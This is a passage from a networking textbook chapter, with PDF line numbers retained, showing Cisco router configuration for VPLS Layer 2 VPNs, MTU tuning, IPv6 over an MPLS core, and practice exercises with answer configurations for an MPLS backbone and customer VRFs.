PE3(config-router)#no pass g1 1726
PE3(config-router)#mpls ldp auto 1727
PE3(config-router)#int lo100 1728
PE3(config-if)#ip add 1729
*Jul 28 00:43:59.738: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback100, changed 1730
state to up 1731
PE3(config-if)#ip add 30.30.30.30 255.255.255.255 1732
PE3(config-if)#ip ospf 1 area 0 1733
PE3(config-if)#int g1 1734
PE3(config-if)#no shut 1735
*Jul 28 00:44:20.459: %LINK-3-UPDOWN: Interface GigabitEthernet1, changed state to up 1736
PE3(config-if)#ip add 10.10.13.2 255.255.255.0 1737

*Jul 28 00:44:21.459: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1, 1738
changed state to up 1739
PE3(config-if)#ip ospf 1 area 0 1740
*Jul 28 00:47:56.730: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from 1741
LOADING to FULL, Loading Done 1742
PE3(config-if)# 1743
*Jul 28 00:47:59.015: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP 1744
PE3(config-if)#mpls ldp router-id lo100 force 1745
PE3(config)# 1746

```

```

1747 If we look at the MPLS forwarding table on one of the PEs, we should see that we have
1748 labeled reachability to the only PE's loopbacks:PE1#show mpls forwarding-table
1749 Local      Outgoing  Prefix          Bytes Label  Outgoing  Next Hop
1750 Label      Label     or Tunnel Id    Switched     interface
1751 16         Pop Label  1.1.1.1/32      0            Gi1       10.10.11.1
1752 17         Pop Label  10.10.12.0/24   0            Gi1       10.10.11.1
1753 18         24001     20.20.20.20/32  0            Gi1       10.10.11.1
1754 19         Pop Label  10.10.13.0/24   0            Gi1       10.10.11.1
1755 20         24002     30.30.30.30/32  0            Gi1       10.10.11.1
1756 PE1#

```

1757 Layer 2 VPNs can be sensitive to MTU issues. Clients often expect an MTU of 1500 on their local
 1758 network. We can manually reduce the MTU on clients, or we can raise it on the service provider network:

```

1759 RP/0/RP0/CPU0:P1(config)#int g0/0/0/0
1760 RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
1761 RP/0/RP0/CPU0:P1(config-if)#int g0/0/0/1
1762 RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
1763 RP/0/RP0/CPU0:P1(config-if)#int g0/0/0/2
1764 RP/0/RP0/CPU0:P1(config-if)#ipv4 mtu 9000
1765 RP/0/RP0/CPU0:P1(config-if)#commit

```

```

1766 ! Showing example of command for IOS-XE
1767 PE1(config)#int g1
1768 PE1(config-if)#ip mtu 9000

```

1769 The CSR1000V is limited by the hypervisor. It will not allow you to configure a Jumbo MTU if it isn't
 1770 configured on the underlying system. The following snippet shows an example of a CSR1000V that is limited
 1771 by the virtualization system:

```

1772 PE2#show platform so sys all
1773 Processor Details
1774 =====
1775 Number of Processors : 1
1776 Processor : 1 - 1
1777 vendor_id : GenuineIntel
1778 cpu MHz : 2593.748
1779 cache size : 16384 KB
1780 Crypto Supported : Yes
1781 model name : Intel(R) Xeon(R) CPU E5-2670 0 @ 2.60GHz

```

```

1782 Memory Details
1783 =====
1784 Physical Memory : 3984752KB

```

```

1785 VNIC Details
1786 =====
1787 Name                Mac Address          Status Platform MTU
1788 GigabitEthernet1    5001.0002.0000      UP      1500
1789 GigabitEthernet2    5001.0002.0001      DOWN    1500
1790 GigabitEthernet3    5001.0002.0002      DOWN    1500
1791 GigabitEthernet4    5001.0002.0003      DOWN    1500

```

Hypervisor Details	1792
=====	1793
Manufacturer: QEMU	1794
Product Name: Standard PC (i440FX + PIIX, 1996)	1795
Serial Number: Not Specified	1796
UUID: 9180E49E-59D8-466F-81F1-4D7E018D8D8E	1797
 PE2#	 1798
After configuring the MPLS core and increasing the MTU, we will configure the pseudowire classes.	1799
The command syntax differs between IOS-XE routers and switches. The following example uses IOS-XE on	1800
the CSR1000V router. The configuration depends on whether the CE is sending tagged or untagged traffic. If	1801
we need multiple routers in the same network, they may be untagged. The more common case is to extend	1802
VLANs. Even though we are using routers for our CE devices in this example, we will tag the traffic so it	1803
emulates switch connections extending VLANs across the WAN:	1804
 PE1(config)#int g2	 1805
PE1(config-if)#no shut	1806
PE1(config-if)#service instance 50 ethernet	1807
PE1(config-if-srv)#encapsulation dot1q ?	1808
<1-4094> VLAN id	1809
any For all VLANs [1-4094]	1810
 PE1(config-if-srv)#encapsulation dot1q any	 1811
PE1(config-if-srv)#bridge-domain 50	1812
 PE2(config)#int g2	 1813
PE2(config-if)#no shut	1814
PE2(config-if)#service instance 50 ethernet	1815
PE2(config-if-srv)#encapsulation dot1q any	1816
PE2(config-if-srv)#bridge-domain 50	1817
 PE3(config)#int g2	 1818
PE3(config-if)#no shut	1819
PE3(config-if)#service instance 50 ethernet	1820
PE3(config-if-srv)#encapsulation dot1q any	1821
PE3(config-if-srv)#bridge-domain 50	1822
 PE1(config-vfi)#l2 vfi VPLS manual	 1823
PE1(config-vfi)# vpn id 50	1824
PE1(config-vfi)# bridge-domain 50	1825
PE1(config-vfi)# neighbor 30.30.30.30 encapsulation mpls	1826
PE1(config-vfi)# neighbor 20.20.20.20 encapsulation mpls	1827
 PE2(config)#l2 vfi VPLS manual	 1828
PE2(config-vfi)# vpn id 50	1829
PE2(config-vfi)# bridge-domain 50	1830
PE2(config-vfi)# neighbor 30.30.30.30 encapsulation mpls	1831
PE2(config-vfi)# neighbor 10.10.10.10 encapsulation mpls	1832
*Jul 28 02:24:29.684: %VFI-6-VFI_STATUS_CHANGED: Status of VFI VPLS changed from DOWN to UP	1833

```

1834 PE3(config)#l2 vfi VPLS manual
1835 PE3(config-vfi)# vpn id 50
1836 PE3(config-vfi)# bridge-domain 50
1837 PE3(config-vfi)# neighbor 10.10.10.10 encapsulation mpls
1838 PE3(config-vfi)# neighbor 20.20.20.20 encapsulation mpls
1839 *Jul 28 02:24:44.678: %VFI-6-VFI_STATUS_CHANGED: Status of VFI VPLS changed from DOWN to UP
1840 PE3(config-vfi)# neighbor 20.20.20.20 encapsulation mpls
1841 PE3(config-vfi)#
1842 *Jul 28 02:24:44.734: %LDP-5-NBRCHG: LDP Neighbor 10.10.10.10:0 (2) is UP
1843 *Jul 28 02:24:45.296: %LDP-5-NBRCHG: LDP Neighbor 20.20.20.20:0 (3) is UP

```

1844 At this point, we should see virtual circuits between the PE routers:PE1#show l2vpn atom vc

				Service		
Interface	Peer ID	VC ID	Type	Name		Status
pw100014	20.20.20.20	50	vfi	VPLS		UP
pw100015	30.30.30.30	50	vfi	VPLS		UP

1850 Since we are using routers for CE devices, we will create a bridge domain on the CE routers:

```

1851 CE1#sh run int g1
1852 Building configuration...

1853 Current configuration : 174 bytes
1854 !
1855 interface GigabitEthernet1
1856 no ip address
1857 negotiation auto
1858 no mop enabled
1859 no mop sysid
1860 service instance 50 ethernet
1861 encapsulation dot1q 50
1862 bridge-domain 50
1863 !
1864 end

1865 CE1#sh run int bdi50
1866 Building configuration...

1867 Current configuration : 114 bytes
1868 !
1869 interface BDI50
1870 ip address 172.20.1.1 255.255.255.0
1871 encapsulation dot1q 50
1872 no mop enabled
1873 no mop sysid
1874 end

```

```

CE2#sh run int g1                                     1875
Building configuration...                               1876

Current configuration : 174 bytes                       1877
!                                                       1878
interface GigabitEthernet1                             1879
  no ip address                                         1880
  negotiation auto                                       1881
  no mop enabled                                         1882
  no mop sysid                                          1883
  service instance 50 ethernet                          1884
    encapsulation dot1q 50                             1885
    bridge-domain 50                                    1886
!                                                       1887
end                                                       1888
CE2#sh run int bdi50                                   1889
Building configuration...                               1890

Current configuration : 114 bytes                       1891
!                                                       1892
interface BDI50                                         1893
  ip address 172.20.1.2 255.255.255.0                 1894
  encapsulation dot1Q 50                               1895
  no mop enabled                                         1896
  no mop sysid                                          1897
end                                                       1898

CE3#sh run int g1                                     1899
Building configuration...                               1900

Current configuration : 174 bytes                       1901
!                                                       1902
interface GigabitEthernet1                             1903
  no ip address                                         1904
  negotiation auto                                       1905
  no mop enabled                                         1906
  no mop sysid                                          1907
  service instance 50 ethernet                          1908
    encapsulation dot1q 50                             1909
    bridge-domain 50                                    1910
!                                                       1911
end                                                       1912

CE3#sh run int bdi50                                   1913
Building configuration...                               1914

Current configuration : 114 bytes                       1915
!                                                       1916
interface BDI50                                         1917
  ip address 172.20.1.3 255.255.255.0                 1918
  encapsulation dot1Q 50                               1919

```

```

1920 no mop enabled
1921 no mop sysid
1922 end

```

```

1923 We can see that we can ping across the MPLS L2 VPN:CE1#ping 172.20.1.2
1924 Type escape sequence to abort.
1925 Sending 5, 100-byte ICMP Echos to 172.20.1.2, timeout is 2 seconds:
1926 !!!!!
1927 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
1928 CE1#ping 172.20.1.3
1929 Type escape sequence to abort.
1930 Sending 5, 100-byte ICMP Echos to 172.20.1.3, timeout is 2 seconds:
1931 !!!!!
1932 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/2 ms
1933 CE1#

```

1934 The results of `show mpls l2transport vc detail` helps us validate our configuration. We can see that
 1935 bytes are being sent and received. We can see label information for the MPLS path. You can see very similar
 1936 output with the `show l2vpn atom vc detail` command:

```

1937 PE1#show mpls l2transport vc detail
1938 Local interface: VFI VPLS vfi up
1939 Interworking type is Ethernet
1940 Destination address: 20.20.20.20, VC ID: 50, VC status: up
1941 Output interface: Gi1, imposed label stack {24001 21}
1942 Preferred path: not configured
1943 Default path: active
1944 Next hop: 10.10.11.1
1945 Create time: 00:21:21, last status change time: 00:20:37
1946 Last label FSM state change time: 00:20:37
1947 Signaling protocol: LDP, peer 20.20.20.20:0 up
1948 Targeted Hello: 10.10.10.10(LDP Id) -> 20.20.20.20, LDP is UP
1949 Graceful restart: not configured and not enabled
1950 Non stop routing: not configured and not enabled
1951 Status TLV support (local/remote) : enabled/supported
1952 LDP route watch : enabled
1953 Label/status state machine : established, LruRru
1954 Last local dataplane status rcvd: No fault
1955 Last BFD dataplane status rcvd: Not sent
1956 Last BFD peer monitor status rcvd: No fault
1957 Last local AC circuit status rcvd: No fault
1958 Last local AC circuit status sent: No fault
1959 Last local PW i/f circ status rcvd: No fault
1960 Last local LDP TLV status sent: No fault
1961 Last remote LDP TLV status rcvd: No fault
1962 Last remote LDP ADJ status rcvd: No fault
1963 MPLS VC labels: local 22, remote 21
1964 Group ID: local n/a, remote 0
1965 MTU: local 1500, remote 1500
1966 Remote interface description:
1967 Sequencing: receive disabled, send disabled

```

```

Control Word: On (configured: autosense)                               1968
SSO Descriptor: 20.20.20.20/50, local label: 22                       1969
Dataplane:                                                            1970
  SSM segment/switch IDs: 12313/12309 (used), PWID: 1                1971
VC statistics:                                                         1972
  transit packet totals: receive 11, send 29                          1973
  transit byte totals:  receive 1432, send 3072                       1974
  transit packet drops:  receive 0, seq error 0, send 0               1975

Local interface: VFI VPLS vfi up                                       1976
  Interworking type is Ethernet                                       1977
  Destination address: 30.30.30.30, VC ID: 50, VC status: up         1978
  Output interface: Gi1, imposed label stack {24002 21}              1979
  Preferred path: not configured                                       1980
  Default path: active                                                 1981
  Next hop: 10.10.11.1                                                1982
  Create time: 00:21:21, last status change time: 00:20:23          1983
  Last label FSM state change time: 00:20:23                         1984
  Signaling protocol: LDP, peer 30.30.30.30:0 up                    1985
  Targeted Hello: 10.10.10.10(LDP Id) -> 30.30.30.30, LDP is UP   1986
  Graceful restart: not configured and not enabled                   1987
  Non stop routing: not configured and not enabled                   1988
  Status TLV support (local/remote) : enabled/supported              1989
  LDP route watch : enabled                                          1990
  Label/status state machine : established, LruRru                   1991
  Last local dataplane status rcvd: No fault                         1992
  Last BFD dataplane status rcvd: Not sent                           1993
  Last BFD peer monitor status rcvd: No fault                       1994
  Last local AC circuit status rcvd: No fault                       1995
  Last local AC circuit status sent: No fault                       1996
  Last local PW i/f circ status rcvd: No fault                      1997
  Last local LDP TLV status sent: No fault                          1998
  Last remote LDP TLV status rcvd: No fault                         1999
  Last remote LDP ADJ status rcvd: No fault                         2000
  MPLS VC labels: local 21, remote 21                                2001
  Group ID: local n/a, remote 0                                       2002
  MTU: local 1500, remote 1500                                       2003
  Remote interface description:                                       2004
  Sequencing: receive disabled, send disabled                        2005
  Control Word: On (configured: autosense)                           2006
  SSO Descriptor: 30.30.30.30/50, local label: 21                   2007
  Dataplane:                                                            2008
  SSM segment/switch IDs: 16410/16406 (used), PWID: 2              2009
VC statistics:                                                         2010
  transit packet totals: receive 11, send 29                          2011
  transit byte totals:  receive 1432, send 3072                       2012
  transit packet drops:  receive 0, seq error 0, send 0               2013

PE1#                                                                    2014

```

IPv6 over MPLS

2015

2016 Tunneling IPv6 over MPLS with an IPv4 is relatively simple. It doesn't require any of the exports or imports
 2017 of an MPLS VPN. It only requires dual-stack PE routers, referred to as 6PEs. The 6PE routes form BGP
 2018 relationships over the IPv4 MPLS infrastructure with the `send-label` option. Then prefixes are advertised in
 2019 the BGP IPv6 address family, just as if it was an all-IPv6 infrastructure.

2020 Table 23-5 lists commands that are required for routing IPv6 over an IPv4 MPLS core.

Table 23-5. IPv6 over MPLS Commands

Cisco Command	Description	
<code>ipv6 unicast-routing</code>	Enables IPv6 routing.	t5.1
<code>neighbor neighbor_address send-label</code>	Command to use in BGP IPv6 address family to instruct the PE router to label all traffic with MPLS labels, even if they aren't in a VRF. This allows IPv6 to transit an IPv4 MPLS core.	t5.2
		t5.3
		t5.4
		t5.5
		t5.6

2021 The example in this section shows configuration of two PE routers for IPv6 over MPLS. It is assumed
 2022 that the MPLS core is configured and the PE routers are already iBGP neighbors:

```

2023 PE1(config)#ipv6 unicast-routing
2024 PE1(config)#int eth0/2
2025 PE1(config-if)#ipv6 address 2002:11::1/64
2026 PE1(config-if)#router bgp 123
2027 ! Use the global IPv6 unicast address family
2028 PE1(config-router)#address-family ipv6 unicast
2029 ! Local IPv6 Neighbor
2030 PE1(config-router-af)#neighbor 2002:11::2 remote-as 65010
2031 PE1(config-router-af)#neighbor 2002:11::2 activate
2032 ! Send labels to the neighbor over MPLS
2033 PE1(config-router-af)#neighbor 2.2.2.2 activate
2034 PE1(config-router-af)#neighbor 2.2.2.2 send-label
2035 PE1(config-router-af)#end

2036 CE-A1(config)#ipv6 unicast-routing
2037 CE-A1(config)#int eth0/0
2038 CE-A1(config-if)#no ip address
2039 CE-A1(config-if)#ipv6 address 2002:11::2/64
2040 CE-A1(config-if)#int lo100
2041 CE-A1(config-if)#ipv6 address 2002::1/128
2042 CE-A1(config-if)#router bgp 65010
2043 CE-A1(config-router)#address-family ipv6 unicast
2044 CE-A1(config-router-af)#neighbor 2002:11::1 remote-as 123
2045 CE-A1(config-router-af)#neighbor 2002:11::1 activate
2046 ! Advertise the networks
2047 CE-A1(config-router-af)#network 2002:11::/64
2048 CE-A1(config-router-af)#network 2002::1/128
2049 CE-A1(config-router-af)#end

```



```

PE2(config)#ipv6 unicast-routing 2050
PE2(config)#int eth0/2 2051
PE2(config-if)#ipv6 add 2052
PE2(config-if)#ipv6 address 2002:22::1/64 2053
PE2(config-router)#address-family ipv6 unicast 2054
PE2(config-router-af)#neighbor 2002:22::2 remote-as 65020 2055
PE2(config-router-af)#neighbor 2002:22::2 activate 2056
PE2(config-router-af)#neighbor 1.1.1.1 activate 2057
PE2(config-router-af)#neighbor 1.1.1.1 send-label 2058
PE2(config-router-af)#end 2059

```

```

CE-A2(config)#ipv6 unicast-routing 2060
CE-A2(config)#int eth0/0 2061
CE-A2(config-if)#ipv6 address 2002:22::2/64 2062
CE-A2(config-if)#int lo100 2063
CE-A2(config-if)#ipv6 address 2002::2/128 2064
CE-A2(config-if)#router bgp 65020 2065
CE-A2(config-router)#address-family ipv6 unicast 2066
CE-A2(config-router-af)#neighbor 2002:22::1 remote-as 123 2067
CE-A2(config-router-af)#neighbor 2002:22::1 activate 2068
CE-A2(config-router-af)#network 2002:22::/64 2069
CE-A2(config-router-af)#network 2002::2/128 2070
CE-A2(config-router-af)#end 2071

```

When you look at the BGP summary for the IPv6 from one of the PE routers, you see two active neighbor relationships: one to the neighbor over the MPLS IPv4 backbone and one to the local IPv6 neighbor. When you look at the BGP prefixes advertised by the neighbor over MPLS, you see the two prefixes from the other site:

```

PE2#show bgp ipv6 unicast summary 2076
BGP router identifier 10.100.1.1, local AS number 123 2077
BGP table version is 5, main routing table version 5 2078
4 network entries using 656 bytes of memory 2079
4 path entries using 416 bytes of memory 2080
2/2 BGP path/bestpath attribute entries using 288 bytes of memory 2081
4 BGP AS-PATH entries using 96 bytes of memory 2082
2 BGP extended community entries using 48 bytes of memory 2083
0 BGP route-map cache entries using 0 bytes of memory 2084
0 BGP filter-list cache entries using 0 bytes of memory 2085
BGP using 1504 total bytes of memory 2086
BGP activity 34/24 prefixes, 48/38 paths, scan interval 60 secs 2087

```

Neighbor	V	AS	MsgRcvd	MsgSent	TblVer	InQ	OutQ	Up/Down	State/PfxRcd
1.1.1.1	4	123	16	16	5	0	0	00:08:49	2
2002:22::2	4	65020	5	5	3	0	0	00:00:08	2

PE2# 2091

```

PE2#show bgp ipv6 unicast neighbors 1.1.1.1 advertised-routes 2092
BGP table version is 5, local router ID is 10.100.1.1 2093
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, 2094
               r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter, 2095
               x best-external, a additional-path, c RIB-compressed, 2096

```

```
2097 Origin codes: i - IGP, e - EGP, ? - incomplete
2098 RPKI validation codes: V valid, I invalid, N Not found
```

```
2099      Network      Next Hop      Metric LocPrf Weight Path
2100 *> 2002::2/128    2002:22::2      0          0 65020 i
2101 r> 2002:22::/64  2002:22::2      0          0 65020 i
```

```
2102 Total number of prefixes 2
```

```
2103 PE2#show mpls forwarding-table
```

```
2104 Local      Outgoing Prefix      Bytes Label  Outgoing  Next Hop
2105 Label      Label      or Tunnel Id  Switched    interface
2106 <output ommited>
2107 28         No Label   2002::2/128  0           Et0/2     FE80::A8BB:CCFF:FE00:A00
2108 30         No Label   172.16.100.1/32[V] \
2109                               0           Et0/3     172.16.112.2
2110 Local      Outgoing Prefix      Bytes Label  Outgoing  Next Hop
2111 Label      Label      or Tunnel Id  Switched    interface
2112 32         No Label   2002:22::/64  0           aggregate
2113 33         No Label   172.16.112.0/24[V] \
2114                               0           aggregate/Shared
```

```
2115      From the customer point of view, the routes are all natively IPv6:
```

```
2116 CE-A1#show ipv6 route bgp
```

```
2117 IPv6 Routing Table - default - 6 entries
```

```
2118 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
```

```
2119      B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
```

```
2120      H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
```

```
2121      IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
```

```
2122      ND - ND Default, NDP - ND Prefix, DCE - Destination, NDR - Redirect
```

```
2123      O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
```

```
2124      ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
```

```
2125      ld - LISP dyn-EID, a - Application
```

```
2126 B 2002::2/128 [20/0]
```

```
2127     via FE80::A8BB:CCFF:FE00:520, Ethernet0/0
```

```
2128 B 2002:22::/64 [20/0]
```

```
2129     via FE80::A8BB:CCFF:FE00:520, Ethernet0/0
```

```
2130 CE-A1#traceroute 2002::2
```

```
2131 Type escape sequence to abort.
```

```
2132 Tracing the route to 2002::2
```

```
2133  1 2002:11::1 1 msec 5 msec 5 msec
```

```
2134  2 2002:22::1 [AS 65020] [MPLS: Label 28 Exp 0] 1 msec 1 msec 1 msec
```

```
2135  3 2002:22::2 [AS 65020] 1 msec 6 msec 7 msec
```

```
2136 CE-A1#
```

```
2137      That is all there is to configuring IPv6 over MPLS. Assuming that the MPLS infrastructure is already up,
2138 you only need to configure the send-label on BGP. When both neighbors are configured with send-label, all
2139 MPLS labels will be added to all BGP updates, which include updates for prefixes in the IPv6 unicast address
2140 family.
```

Exercises

The exercises in this section walk you through the progress of building an MPLS VPN. It is important to complete the exercises in order, as you will need to create the backbone before you can create the VPNs.

The exercises all use the topology depicted in Figure 23-4.




Figure 23-4. Exercise topology

MPLS Backbone

Configure the backbone links as shown in Table 23-6. If you are not using the same interfaces, be sure to match the configuration based on the peer.

Table 23-6. MPLS Backbone Interface Configuration

Router	Interface	Address	Peer
PE1	Eth0/0	10.111.0.2/30	P1
PE1	Loopback0	11.11.11.11/32	N/A
P1	Eth0/0	10.111.0.1/30	PE1
P1	Eth0/1	10.111.0.5/30	PE2
P1	Loopback0	1.1.1.1/32	N/A
PE2	Eth0/0	10.111.0.6/30	P1
PE2	Loopback	22.22.22.22/32	N/A

1. Configure a single-OSPF area on core MPLS routers.
2. Configure P1 to automatically enable MPLS on all OSPF interfaces.
3. Manually configure MPLS on provider links on the PE routers.
4. Configure MPLS such that the customer sites will not see the MPLS provider links.

- 2153 5. Create an iBGP session between the PE routers in address family VPNv4. Use
2154 ASN 65000.
- 2155 6. Verify that the iBGP session comes up.
- 2156 7. Verify that MPLS is used for packets transiting between the loopback interfaces
2157 on the PE routers.

2158 Site-to-Site VPN

2159 In this task, you will create a site-to-site VPN between the sites for CustomerA using the configuration
2160 information in Table 23-7.

- 2161 1. Create CustomerA VRF on both PE routers. AU9
- 2162 2. Use the value 100:100 for the route distinguisher and route target on both PE
2163 routers.
- 2164 3. Configure the CE to PE links as shown in Table 23-7.

Table 23-7. MPLS CustomerA Interface Configuration

Router	Interface	Address	Peer	
CE-A1	Eth0/0	10.111.0.2/30	PE1	t7.1
CE-A1	Loopback0	11.11.11.11/32	N/A	t7.2
PE1	Eth0/1	10.111.0.1/30	CE-A1	t7.3
PE2	Eth0/2	10.111.0.5/30	CE-A2	t7.4
CE-A2	Eth0/0	10.111.0.6/30	PE2	t7.5
CE-A2	Loopback	22.22.22.22/32	N/A	t7.6

- 2165 1. Peer the CE routers to their respective PE router.
- 2166 a. Use BGP ASN 65001 at CustomerA Site 1.
- 2167 b. Use BGP ASN 65001 at CustomerA Site 2.
- 2168 2. Advertise all CE networks into BGP.
- 2169 3. Verify connectivity from the loopback interfaces on the CE routers.

2170 Leak to CustomerB

2171 The next task is configuring CustomerB. All routes from CustomerB will be accessible from CustomerA, but
2172 only leak 11.11.11.11 from CustomerA into CustomerB.

- 2173 1. Configure the VRF for CustomerB with RD 200:200.
- 2174 2. Use a single command to export all CustomerB routes to CustomerA.
- 2175 3. Configure CustomerA to leak only 11.11.11.11/32.
- 2176 4. Address CustomerB as shown in Table 23-8.

Table 23-8. *MPLS CustomerB Interface Configuration*

Router	Interface	Address	Peer
CE-B1	Eth0/0	10.111.1.2/30	PE2
CE-B1	Loopback0	3.3.3.3/32	N/A
CE-B1	Loopback1	4.4.4.4/32	N/A
PE2	Eth0/1	10.111.1.1/30	CE-B1

1. Configure CustomerB with BGP ASN 65030 and peer it with PE2. 2177
2. Advertise all networks on the CE into BGP. 2178
3. Verify connectivity from 11.11.11.11 on CE-A1 to both CE-B1 loopback interfaces. 2179
4. Verify that no other CustomerA sources can reach CustomerB. 2180

Tunneling IPv6

In this task, you will configure IPv6 on the customer and provider edge routers and configure IPv6 tunneling over the IPv4 MPLS core.

1. Configure the IPv6 interfaces as shown in Table 23-9. 2184

Table 23-9. *IPv6 over MPLS Interface Configuration*

Router	Interface	Address	Peer
CE6-1	Eth0/0	2002:11::2/64	PE1
CE6-1	Loopback0	2002::1/128	N/A
CE6-2	Eth0/0	2002:22::2/64	PE1
CE6-2	Loopback0	2002::2/128	N/A
PE1	Eth0/2	2002:11::1/64	CE6-1
PE2	Eth0/3	2002:22::1/64	CE6-1

2. Use EIGRP as the CE to PE routing protocol. 2185
 - a. Use ASN 100 on all routers. 2186
3. Tunnel IPv6 over MPLS. 2187
4. Verify connectivity between CE6-1 and CE6-2. 2188

Exercise Answers

Most of the tasks in the exercises were extremely similar to configuration examples provided earlier in the chapter. This section shows configuration snippets that meet the requirements of each task. Verification steps are included to demonstrate how to verify your configuration.

2193 **MPLS Backbone**

2194 This section sets up the core infrastructure. You slightly changed things by using a /30 link address instead of
 2195 the wasteful /24 subnets that you used in the examples.

2196 You also set the constraint to use MPLS autoconfiguration on one router and interface configuration on
 2197 the other routers.

2198 **PE1 Configuration**

```

2199 !
2200 interface Loopback0
2201 ip address 11.11.11.11 255.255.255.255
2202 ip ospf 1 area 0
2203 !
2204 interface Ethernet0/0
2205 ip address 10.111.0.2 255.255.255.252
2206 ip ospf 1 area 0
2207 mpls ip
2208 no shutdown
2209 !
2210 router bgp 65000
2211 bgp log-neighbor-changes
2212 neighbor 22.22.22.22 remote-as 65000
2213 neighbor 22.22.22.22 update-source Loopback0
2214 !
2215 address-family vpnv4
2216 neighbor 22.22.22.22 activate
2217 neighbor 22.22.22.22 send-community both
2218 exit-address-family
2219 !
2220 mpls ldp router-id Loopback0
2221 mpls label protocol ldp
2222 no mpls ip propagate-ttl forwarded
  
```

2223 **PE2 Configuration**

```

2224 !
2225 interface Loopback0
2226 ip address 22.22.22.22 255.255.255.255
2227 ip ospf 1 area 0
2228 no shutdown
2229 !
2230 interface Ethernet0/0
2231 ip address 10.111.0.6 255.255.255.252
2232 ip ospf 1 area 0
2233 mpls ip
2234 no shutdown
2235 !
2236 !
  
```

```

router bgp 65000                                     2237
  bgp log-neighbor-changes                          2238
  no bgp default ipv4-unicast                       2239
  neighbor 11.11.11.11 remote-as 65000             2240
  neighbor 11.11.11.11 update-source Loopback0    2241
  !                                                 2242
  address-family ipv4                               2243
  exit-address-family                               2244
  !                                                 2245
  address-family vpnv4                              2246
    neighbor 11.11.11.11 activate                  2247
    neighbor 11.11.11.11 send-community both       2248
  exit-address-family                               2249
  !                                                 2250
mpls ldp router-id Loopback0                       2251
mpls label protocol ldp                            2252
no mpls ip propagate-ttl forwarded                 2253

```

P1 Configuration 2254

```

interface Loopback0                                2255
  ip address 1.1.1.1 255.255.255.255              2256
  ip ospf 1 area 0                                 2257
  !                                                 2258
interface Ethernet0/0                              2259
  ip address 10.111.0.1 255.255.255.252           2260
  ip ospf 1 area 0                                 2261
  no shutdown                                      2262
  !                                                 2263
interface Ethernet0/1                              2264
  ip address 10.111.0.5 255.255.255.252           2265
  ip ospf 1 area 0                                 2266
  no shutdown                                      2267
  !                                                 2268
router ospf 1                                       2269
  mpls ldp autoconfig                              2270
  !                                                 2271
mpls label protocol ldp                            2272
mpls ldp router-id Loopback0                       2273

```

Verification 2274

Use the following command to verify that the BGP session is up for the address family. The Up/Down field should show an incrementing timer. The state should not list IDLE. At this point, you have not advertised any prefixes, so that field should be 0: 2275

2276

2277

```

PE1#show bgp vpnv4 unicast all summary             2278
BGP router identifier 11.11.11.11, local AS number 65000 2279
BGP table version is 1, main routing table version 1 2280

```

```

2281 Neighbor      V          AS MsgRcvd MsgSent  TblVer  InQ  OutQ  Up/Down  State/PfxRcd
2282 22.22.22.22    4          65000    10      9        1    0    0 00:05:29    0
2283 PE1#

```

2284 A traceroute from PE1 to PE2 shows an MPLS label as it passes through P1, which meets the requirements:

```

2285 PE1#traceroute 22.22.22.22 source 11.11.11.11
2286 Type escape sequence to abort.
2287 Tracing the route to 22.22.22.22
2288 VRF info: (vrf in name/id, vrf out name/id)
2289  1 10.111.0.1 [MPLS: Label 17 Exp 0] 6 msec 5 msec 7 msec
2290  2 10.111.0.6 5 msec 6 msec 5 msec
2291 PE1#

```

2292 To further validate the infrastructure, you could look at LDP binding and neighbors and look at the
2293 MPLS forwarding table as well.

2294 Site-to-Site VPN

2295 You probably noticed that you used the same IP addresses for the CustomerA routers as the MPLS routers.
2296 Hopefully this didn't confuse you. Remember, the route distinguisher is used when there is an MPLS VPN so
2297 that the addresses can overlap.

2298 One problem spot is the BGP router ID. It is possible that the router IDs will overlap. In this example, it
2299 is best to manually configure a BGP router ID for the VRF.

2300 CE-A1 Configuration

```

2301 interface Loopback0
2302 ip address 11.11.11.11 255.255.255.255
2303 !
2304 interface Ethernet0/0
2305 ip address 10.111.0.2 255.255.255.252
2306 no shutdown
2307 !
2308 router bgp 65010
2309 bgp log-neighbor-changes
2310 network 10.111.0.0 mask 255.255.255.252
2311 network 11.11.11.11 mask 255.255.255.255
2312 neighbor 10.111.0.1 remote-as 65000
2313 !

```

2314 CE-A2 Configuration

```

2315 interface Loopback0
2316 ip address 22.22.22.22 255.255.255.255
2317 !
2318 interface Ethernet0/0
2319 ip address 10.111.0.6 255.255.255.252
2320 no shutdown

```



```

! 2321
router bgp 65020 2322
  bgp log-neighbor-changes 2323
  network 10.111.0.4 mask 255.255.255.252 2324
  network 22.22.22.22 mask 255.255.255.255 2325
  neighbor 10.111.0.5 remote-as 65000 2326
! 2327

```

PE1 Configuration 2328

```

vrf definition CustomerA 2329
  rd 100:100 2330
  route-target export 100:100 2331
  route-target import 100:100 2332
! 2333
  address-family ipv4 2334
  exit-address-family 2335
! 2336
interface Ethernet0/1 2337
  vrf forwarding CustomerA 2338
  ip address 10.111.0.1 255.255.255.252 2339
  no shutdown 2340
! 2341
router bgp 65000 2342
! 2343
  address-family ipv4 vrf CustomerA 2344
  bgp router-id 1.1.1.1 2345
  neighbor 10.111.0.2 remote-as 65010 2346
  neighbor 10.111.0.2 activate 2347
  exit-address-family 2348
! 2349

```

PE2 Configuration 2350

```

vrf definition CustomerA 2351
  rd 100:100 2352
  route-target export 100:100 2353
  route-target import 100:100 2354
! 2355
  address-family ipv4 2356
  exit-address-family 2357
! 2358
interface Ethernet0/2 2359
  vrf forwarding CustomerA 2360
  ip address 10.111.0.5 255.255.255.252 2361
  no shutdown 2362
! 2363

```

```

2364 router bgp 65000
2365 !
2366 address-family ipv4 vrf CustomerA
2367     bgp router-id 2.2.2.2
